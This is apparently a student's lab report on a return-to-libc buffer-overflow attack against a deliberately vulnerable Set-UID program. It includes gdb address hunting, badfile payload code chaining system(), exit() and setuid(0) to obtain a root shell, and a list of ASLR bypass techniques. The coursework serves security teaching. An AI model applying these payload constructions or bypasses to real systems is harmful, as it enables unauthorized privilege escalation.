Homework1 Report

MIAO QI
A0159327X

Task 1

1. ***Question:*** *Smashed stack Layout and explanation (10 Marks)*

   (Draw a figure illustrating the layout of the smashed stack and explain the layout)

Answer:

The stack of the program before exploiting and the stack after exploiting are both shown in the following figure.




Figure 1.1.1 The Stack Before Exploiting





Figure 1.1.2 The Stack After Exploiting

In order to get a root shell, it is necessary to call the system function with its parameter "/bin/sh". So I arranged the address of system to replace the return address which is in Figure1.1.1 and I arranged the address of "/bin/sh" at the place of (return address + 8) as shown in Figure1.1.2.

In order to avoid the program to crash after system() returns, I place the address of exit() at (return address + 4) so that the program will exit safely as shown in the Figure1.1.2.


And to place the address of system()、 "/bin/sh" and exit() at the right place , I used gdb and set a break point in bof and then ran the program. With the instruction of "info registers", as is shown in Figure1.1.3 we can see EBP is at 0xbffff068 and the char buffer[12]'s first element address is 0xbffff054, so the interval between EBP and &buffer is 20 bytes. Since the address of “return address” is (EBP + 4), so the interval between return address and & buffer is (20 + 4 = 24 bytes).



```
(gdb) info registers
eax            0x804b008        134524936
ecx            0x0      0
edx            0x8      8
ebx            0xb7fc0000       -1208221696
esp            0xbffff040       0xbffff040
ebp            0xbffff068       0xbffff068
esi            0x0      0
edi            0x0      0
eip            0x80484c3        0x80484c3 <bof+6>
eflags         0x282    [ SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) p &buffer
$1 = (char (*)[12]) 0xbffff054
```

Figure 1.1.3 The address of buffer and EBP pointing to

Hence, as is shown in the Figure1.1.4, the badfile’s bytes at position 24th-27th is the address of system(), 28th-31st is the address of exit(), and 32nd-35th is the address of “/bin/sh”.



```
unsigned int a = 0xBEBEBEBE;
*(long *) &buf[24] = 0xb7e55310 ^ a  //system() call
*(long *) &buf[32] = 0xb7f7584c ^ a  //address of "/bin/sh
*(long *) &buf[28] = 0xb7e48260 ^ a  //exit()
fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
```

Figure 1.1.4 The address of the functions and parameter in badfile

By the way, in retlib.c, each byte has been performed XOR operation with 0xbe, to convert the address to be the right one, here each address need to be perform the operation of XOR with 0xbebebebe(because each address is 4 bytes long in 32bit system)

2. ***Question:*** *Finding the correct addresses (10 Marks)*

(Please include screenshot of how you got system(), exit(), and "/bin/sh" addresses. Also specify the locations of "buf[]" buffer.)

Answer:

To find the address of system() and exit, I used the instruction of “p system” and “p exit” as shown in the Figure1.2.1.

```
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7e55310 <__libc_system>
(gdb) p exit
$3 = {<text variable, no debug info>} 0xb7e48260 <__GI_exit>
```

Figure 1.2.1 Use the instruction “p xxx” to find exit() and system

Similarly, to find the address of “buf[]” buffer, I used the instruction of “p &buffer” when the program turned into the breakpoint at bof. This is shown in the Figure1.2.2.

```
(gdb) p &buffer
$1 = (char (*)[12]) 0xbffff054
```

Figure 1.2.2 Use the instruction “p &buffer” to find the address of buffer[]

To find the address of “/bin/sh”, here I use the instruction of “find system, +9999999, “/bin/sh”. The result returned by gdb is 0xb7f7584c. So I verified it by using the instruction “x/s 0xb7f7584c”. The result shows “/bin/sh” so this address is exactly what I need. This process is shown in Figure 1.2.3.




Figure 1.2.2 Use the instruction “find xxx, +yyy, zzz” to find “/bin/sh” and “x/s xxx” to verify the result

3. ***Question:*** *Getting root shell (10 Marks)*

(Please include screenshot to show you got a root shell)

Answer:

As is shown in the figure 1.3, with running relib, I have got a root shell successfully.




Figure 1.3 I have got the root shell

4. ***Question:*** *Exit gracefully (without segmentation fault) (10 Marks)*

(Please include screenshot to show "retlib.c" program exited without generating segmentation fault)

Answer:

As is shown in the figure 1.4, in the shell I got through retlib, I exit the program safely without any segmentation fault.




Figure 1.3 Exit the shell I got without any fault

Task 2:

1. ***Question:*** *Smashed Stack layout and explanation (10 Marks)*

(Draw a figure illustrating the layout of the smashed stack and explain it)

The stack of the program before exploiting is the same as the one in Task1, which is illustrated by Figure1.1.1. The stack after exploiting is shown as below.




Figure 2.1.1 The Stack After Exploiting

This time, to get a shell of "/bin/bash", it is necessary to execute setuid(0) to get the root privilege since bash automatically downgrade its privilege if it is executed in Set-UID root context. The parameter 0 means the privilege level is root. Therefore, the whole process of exploiting is executing setuid(0) first, and then execute system("/bin/bash").

So I replace the original return address of the function by the address of setuid(). As explained in Task 1 Question 1, similarly now the address of setuid() is arranged at 24th-27th byte in the badfile. And 28th-31st is the address of system() function. 32nd-35th byte is 0 which is the parameter of the function setuid(). 36th-39th byte is the address of "/bin/bash" which is the parameter of the function system(). The addresses mentioned also need to be performed the XOR operation with 0xbebebebe, which is shown in the Figure2.1.2.

```
unsigned int a = 0xbebebebe;
*(long *) &buf[24] = 0xb7ecba90 ^ a; //setuid()
*(long *) &buf[28] = 0xb7e55310 ^ a; //system()
*(long *) &buf[32] = 0x00000000 ^ a; // parameter for uid
*(long *) &buf[36] = 0xbffff423 ^ a; //"bin/bash"
```

Figure2.1.2 The address of the functions and parameter in badfile

Answer*:*

2. ***Question:*** *Finding the correct addresses   (20 Marks)*

(Please include screenshot of how you got "setuid" address. Also specify the locations of "buf" buffer.)

Answer:

To find the address of "setuid" and buffer[], I still used the instruction "p xxx". It is shown in the figure 2.2.1.

```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:12
12          length = fread(buffer, sizeof(char), 52, badfile);
(gdb) p setuid
$1 = {<text variable, no debug info>} 0xb7ecba90 <__setuid>
(gdb) p &buffer
$2 = (char (*)[12]) 0xbffff054
(gdb) 
```

Figure 2.2.1 Use the instruction “p xxx” to get the address of setuid() and buffer[]

Find the address of “/bin/bash” is a bit more difficult. Here I use the instruction “x/1000s $esp” in gdb to show 1000 items after the register esp, which is shown in Figure 2.2.2.

```
(gdb) x/1000s $esp
```

Figure 2.2.2 Use the instruction “x/1000s $esp” to find “/bin/bash”

The result is shown in Figure2.2.3, here I find the address of “SHELL=/bin/bash” is 0xbfff41b, so the address of “/bin/bash” is 0xbfff41b + 6 = 0xbfff421.

```
0xbffff3af:    "SESSION=ubuntu"
0xbffff3be:    "GPG_AGENT_INFO=/run/user/1000/keyring-NJNgnt/gpg:0:1"
0xbffff3f3:    "VTE_VERSION=3409"
0xbffff404:    "XDG_MENU_PREFIX=gnome-"
0xbffff41b:    "SHELL=/bin/bash"
0xbffff42b:    "TERM=xterm"
0xbffff436:    "WINDOWID=27262987"
0xbffff448:    "GNOME_KEYRING_CONTROL=/run/user/1000/keyring-NJNgnt"
0xbffff47c:    "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/
1559"
0xbffff4c0:    "GTK_MODULES=overlay-scrollbar:unity-gtk-module"
0xbffff4ef:    "USER=mickey"
```

Figure 2.2.3 Use the instruction “x/1000s $esp” to find “/bin/bash”

And I verified it by using the instruction “x/s 0xbffff421”. The result shows “/bin/bash”. So this address is exactly what I need. The verifying process is shown in Figure 2.2.4.

```
(gdb) x/s 0xbffff421
0xbffff421:    "/bin/bash"
(gdb) 
```

Figure 2.2.4 Use the instruction “x/s $esp” to find “/bin/bash”

However, I found a intriguing thing that the addresses of “/bin/bash” are a little different in gdb ./retlib and in ./retlib. So if I use “0xbffff421”, it was not correct in ./retlib. After several times trying, I found If I used “0xbffff423”, I would get the correct address and get the root shell. So as is shown is the Figure2.1.2, the address of “/bin/bash” is 0xbffff423 rather than 0xbffff421.

3. ***Question:*** *Getting root shell (10 Marks)*

(Please include screenshot to show you got a root shell)

Answer:

As is shown in the Figure2.3.1, I have got the root shell successfully with running ./retlib as the privilege of normal user.




Figure 2.3.1 Got the root shell

This time, without exit() function call, I can not exit without segmentation fault, which is shown in Figure2.3.2.




Figure 2.3.2 When exit the shell, the program crashed down

Task3:

1. ***Question:*** *Explain why address randomization and stack smash protection can prevent exploit_1 and exploit_2. (10 Marks)*

Answer:

On one hand, if we turns on address randomization, it is hard to guess the address of the elements in libc. Hence we cannot replace the return address and other things with the address of instructions we constructed which are from libc. As is shown in Figure3.1.1, when turning on randomization, the attack can not work.

```
mickey@ubuntu:~/Desktop/Return_to_lib_Attack/Return_to_lib_Attack$ sudo sysctl
-w kernel.randomize_va_space=2
[sudo] password for mickey:
kernel.randomize_va_space = 2
mickey@ubuntu:~/Desktop/Return_to_lib_Attack/Return_to_lib_Attack$ ./retlib
Segmentation fault (core dumped)
```

Figure 3.1.1 The attack does not work with randomization on

And as shown in Figure3.1.2, after turning the randomization on, each time we run the program, the address of system() is different so it is hard to attack by calling system() given we can not know the address of it.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb75bb310 <__libc_system>
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7600310 <__libc_system>
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb761e310 <__libc_system>
```

Figure 3.1.2 The address of system() changes every time the program runs

On the other hand, if we turns on smash protection, the buffer-overflow can not happen in the function call. Since both exploit_1 and exploit_2 is based on buffer-overflow to replace the return address of the value we constructed, it is not possible to make it work when the buffer-overflow is not allowed. As is shown in Figure3.1.2, when compile the retlib.c without turning off stack-protecktor, the attack can not work.




Figure 3.1.2 The attack does not work with stack smashing detected

2. ***Question:*** *Is it possible to bypass protection mechanism explanation? Justify your answer. (10 Marks)*

Answer:

Based on the result of experiments I have done in Task 3 Question 1, I think it is impossible to bypass protection mechanism using just exploit_1 or exploit_2 because the ASLR mechanism makes the addresses of all the function in libc randomized and it prevents stack smashing.

However, via searching online, I found there are several possible ways to bypass ASLR protection mechanism:

1) Direct RET overwrite - Often processes with ASLR will still load non-ASLR modules, allowing you to just run your shellcode via a jmp esp.

2) Partial EIP overwrite - Only overwrite part of EIP, or use a reliable information disclosure in the stack to find what the real EIP should be, then use it to calculate your target. We still need a non-ASLR module for this though.

3) NOP spray - Create a big block of NOPs to increase chance of jump landing on legit memory. Difficult, but possible even when all modules are ASLR-enabled. Won't work if DEP is switched on though.

4) Bruteforce - If you can try an exploit with a vulnerability that doesn't make the program crash, you can bruteforce 256 different target addresses until it works.